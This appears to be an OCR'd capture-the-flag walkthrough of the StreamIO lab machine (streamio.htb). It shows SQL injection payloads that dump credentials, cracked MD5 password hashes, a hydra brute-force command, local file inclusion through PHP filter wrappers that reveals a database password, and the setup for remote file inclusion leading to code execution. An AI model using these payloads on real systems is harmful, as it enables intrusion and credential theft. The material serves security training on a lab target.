
```
10' union select 1,(select DB_NAME()),3,4,5,6-- -
```



Using the database name, we enumerate the tables, but since there are multiple tables we can utilize the `STRING_AGG` function to join our results so that multiple entries are listed in a single row through the usage of a delimiter, as mentioned in this link.


Let's compose a query that selects the correct amount of columns from the current table and add our nested query into column 2 using `STRING_AGG` to join our results with the delimiter `,`, which allows us to dump each row in the table without multiple queries.

```
10' union select 1, (SELECT STRING_AGG(name, ',') name FROM STREAMIO..sysobjects WHERE xtype= 'U'),3,4,5,6-- -
```




Since we know a `users` table exists, we can extend the syntax to enumerate the columns within that table using a `WHERE` clause, to extract the `id` values from `sysobjects` where the name of the table is `users`.

```
10' UNION SELECT 1,name,3,4,5,6 FROM syscolumns WHERE id =(SELECT id FROM sysobjects
WHERE name = 'users')-- -
```




Finally we can extract the credentials from the database using `CONCAT` to dump both the usernames and passwords but divided by a space as shown in these examples.

```
10' union select 1,CONCAT(username, ' ', password),3,4,5,6 FROM users-- -
```



Taking a hash from the results we use [this site](#) to identify the hash type.




The hashes are identified as MD5 and we can arrange them as follows and upload them to [CrackStation](#).


```
665a50ac9eaa781e4f7f04199db97a11
1c2b3d8270321140e5153f6637d3ee53
0049ac57646627b8d7aeaccf8b6a936f
3961548825e3e21df5646cafe11c6c76
54c88b2dbd7b1a84012fabc1a4c73415
22ee218331afd081b0dcd8115284bae3
2a4e2cf22dd8fcb45adcb91be1e22ae8
35394484d89fcfdb3c5e447fe749d213
```

```
ef8f3d30a856cf166fb8215aca93e9ff
ec33265e5fc8c2f1b0c137bb7b3632b5
8097cedd612cc37c29db152b6e9edbd3
0cfaaaafb559f081df2befbe66686de0
c660060492d9edcaa8332d89c99c9239
6dcd87740abb64edfa36d170f0d5450d
08344b85b329d7efd611b7a7743e8a09
ee0b8a0937abd60c2882eacb2f8dc49f
7df45a9e3de3863807c026ba48e55fb3
b83439b16f844bd6ffe35c02fe21b3c0
fd78db29173a5cf701bd69027cb9bf6b
f03b910e2bd0313a23fdd7575f34a694
dc332fb5576e9631c9dae83f194f8e70
f87d3c0d6c8fd686aacc6627f1f493a5
083ffae904143c4796e464dac33c1f7d
384463526d288edcc95fc3701e523bc7
5f4dcc3b5aa765d61d8327deb882cf99
3577c47eb1e12c8ba021611e1280753c
925e5408ecb67aea449373d668b7359e
bf55e15b119860a6e6b5a164377da719
b22abb47a02b52d5dfa27fb0b534f693
d62be0dc82071bccc1322d64ec5b6c51
b779ba15cedfd22a023c4d8bcf5f2332
```

Hash	Type	Result
0cfaaaafb559f081df2befbe66686de0	Unknown	Not found.
c660060492d9edcaa8332d89c99c9239	Unknown	Not found.
6dcd87740abb64edfa36d170f0d5450d	md5	$3xybitch
08344b85b329d7efd611b7a7743e8a09	md5	##123a8j8w5123##
ee0b8a0937abd60c2882eacb2f8dc49f	md5	physics69i
7df45a9e3de3863807c026ba48e55fb3	Unknown	Not found.
b83439b16f844bd6ffe35c02fe21b3c0	md5	!?Love?!123
fd78db29173a5cf701bd69027cb9bf6b	Unknown	Not found.
f03b910e2bd0313a23fdd7575f34a694	Unknown	Not found.
dc332fb5576e9631c9dae83f194f8e70	Unknown	Not found.
f87d3c0d6c8fd686aacc6627f1f493a5	md5	!!sabrina$
083ffae904143c4796e464dac33c1f7d	Unknown	Not found.
384463526d288edcc95fc3701e523bc7	Unknown	Not found.
5f4dcc3b5aa765d61d8327deb882cf99	md5	password
3577c47eb1e12c8ba021611e1280753c	md5	highschoolmusical
925e5408ecb67aea449373d668b7359e	Unknown	Not found.
bf55e15b119860a6e6b5a164377da719	Unknown	Not found.
b22abb47a02b52d5dfa27fb0b534f693	md5	!5psycho8!
d62be0dc82071bccc1322d64ec5b6c51	Unknown	Not found.
b779ba15cedfd22a023c4d8bcf5f2332	md5	66boysandgirls..

With all the cracked hashes, we compose a username list and a password list to perform a password brute force against the login we previously found on `streamio.htb`. First we need to intercept a login request via `Inspect Element Network tab` to verify the parameters and the error message on the login form.





We know we are passing a `username` parameter and a `password` parameter to the login form at `login.php` and the failed message for authentication is `Login failed`. Using this information we compose a command to brute force the login.


```
hydra -L users.txt -P passwords.txt streamio.htb https-post-form
"/login.php:username=^USER^&password=^PASS^:F=Login failed"
```

```
hydra -L users.txt -P passwords.txt streamio.htb https-post-form "/login.php:username=^USER^&password=^PASS^:F=Login failed"

Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-06-02 15:55:08
[DATA] max 16 tasks per 1 server, overall 16 tasks, 360 login tries (l:30/p:12), ~23 tries per task
[DATA] attacking http-post-forms://streamio.htb:443/login.php:username=^USER^&password=^PASS^:F=Login failed
[443][http-post-form] host: streamio.htb   login: yoshihide   password: 66boysandgirls..
```

We have successfully authenticated with user `yoshihide` with the password `66boysandgirls..`. Navigating to `/admin` we are presented with an administration panel for users, staff and movies with an option to leave a message for admin.



When navigating through the pages we see a pattern emerge in the URL and specifically `?user=`, `?staff=`, `?movie=` and `?message=`. Since the main page is using these parameters to load the sub pages it's possible that there may be additional parameters and we can try identifying them using `fuff`.

```
ffuf -w /opt/seclists/Discovery/Web-Content/burp-parameter-names.txt -u
'https://streamio.htb/admin/?FUZZ=' -b PHPSESSID=hcdd0gnsrol8opisb09o09b9ah --fs 1678
```


```
ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u 'https://streamio.htb/admin/?FUZZ=' -b
PHPSESSID=hcdd0gnsrol8opisb09o09b9ah --fs 1678

________________________________________________

 :: Method           : GET
 :: URL              : https://streamio.htb/admin/?FUZZ=
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Header           : Cookie: PHPSESSID=hcdd0gnsrol8opisb09o09b9ah
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 1678
________________________________________________

debug                   [Status: 200, Size: 1712, Words: 90, Lines: 50, Duration: 193ms]
user                    [Status: 200, Size: 2073, Words: 146, Lines: 63, Duration: 206ms]
staff                   [Status: 200, Size: 12484, Words: 1784, Lines: 399, Duration: 40ms]
movie                   [Status: 200, Size: 320235, Words: 15986, Lines: 10791, Duration: 52ms]
:: Progress: [2588/2588] :: Job [1/1] :: 1098 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
```

The output shows an additional parameter called `debug`. When navigating to `https://streamio.htb/admin/?debug=` we see a message that states `this option is for developers only`.



Admin panel

User management Staff management Movie management Leave a message for admin

this option is for developers only

By adding `index.php` to the URL we can see that there is an error.

Admin panel

User management Staff management Movie management Leave a message for admin

this option is for developers only ---- ERROR ----

Using a PHP wrapper we can attempt to perform Local File Inclusion to see if the site is vulnerable.

```
https://streamio.htb/admin/?debug=php://filter/convert.base64-encode/resource=index.php
```

Admin panel

User management Staff management Movie management Leave a message for admin

this option is for developers
onlyPD9waHAKZGVmaW5lKCdpbmNsdWRlZCcsdHJ1ZSk7CnNlc3Npb25fc3RhcnQoKTsKaWYoIWlzc2V0KCRfU0VTU0lPTlsnYWI

Decoding the contents of the `index.php` discloses some credentials and some information about the routing.

```
echo "<BASE64>" | base64 -d
```

```
define('included',true);
session_start();
if(!isset($_SESSION['admin']))
```

```
{
  header('HTTP/1.1 403 Forbidden');
  die("<h1>FORBIDDEN</h1>");
}
$connection = array("Database"=>"STREAMIO", "UID" => "db_admin", "PWD" =>
'B1@hx31234567890');
$handle = sqlsrv_connect('(local)',$connection);
<SNIP>
      <?php
        if(isset($_GET['debug']))
        {
          echo 'this option is for developers only';
          if($_GET['debug'] === "index.php") {
            die(" ---- ERROR ----");
          } else {
            include $_GET['debug'];
          }
        }
        else if(isset($_GET['user']))
          require 'user_inc.php';
        else if(isset($_GET['staff']))
          require 'staff_inc.php';
        else if(isset($_GET['movie']))
          require 'movie_inc.php';
        else
      ?>
```


After performing some additional enumeration we find nothing of interest, so we fuzz for additional web pages with the PHP extension.

```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -u
https://streamio.htb/admin/ -x php -c "PHPSESSID=hcdd0gnsrol8opisb09o09b9ah"
```


```
gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -u
https://streamio.htb/admin/ -x php -c "PHPSESSID=hcdd0gnsrol8opisb09o09b9ah"

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://streamio.htb/admin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] Cookies:                 PHPSESSID=hcdd0gnsrol8opisb09o09b9ah
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
2022/06/02 20:51:01 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 157] [--> https://streamio.htb/admin/images/]
/index.php            (Status: 200) [Size: 1678]
/Images               (Status: 301) [Size: 157] [--> https://streamio.htb/admin/Images/]
/css                  (Status: 301) [Size: 154] [--> https://streamio.htb/admin/css/]
/Index.php            (Status: 200) [Size: 1678]
/js                   (Status: 301) [Size: 153] [--> https://streamio.htb/admin/js/]
/master.php           (Status: 200) [Size: 58]
/fonts                (Status: 301) [Size: 156] [--> https://streamio.htb/admin/fonts/]
```

We have found a second PHP file named `master.php`. Navigating to `https://streamio.htb/admin/master.php` displays a new message stating `Only accessible through includes`.



Using the PHP wrapper in combination with the LFI, we disclose the source of master.php.



Copy the Base64 encoded source code and from a terminal we can view the contents by Base64 decoding.

```
echo "<BASE64>" | base64 -d
```


We uncover the following source code.

```
<?php
if(!defined('included'))
  die("Only accessable through includes");
<SNIP>
<?php
if(isset($_POST['include']))
{
if($_POST['include'] !== "index.php" )
eval(file_get_contents($_POST['include']));
else
echo("ERROR");
}
?>
```

The page `master.php` is accepting an include parameter, which is evaluating file contents. We can abuse this to perform remote file inclusion from the `file_get_contents()` and achieve remote code execution from `eval()`.

Since we cannot directly access the functions unless the page is included from another page, we can use the `?debug=` parameter in `index.php` to include `master.php`, which will in turn make a POST request to a remote server and attempt to load a remote file through the usage of an `include` parameter.

Start `Burp Suite`, then capture a `GET` request to `/admin/?debug=master.php` and send the request to repeater. Right click in the request and select `Change request method` so that the request will now be a POST request and add a parameter called `include` pointing to your local IP address.



Create a file called `test.php` with the following contents.

```
system("whoami");
```

Start a `Python` web server.

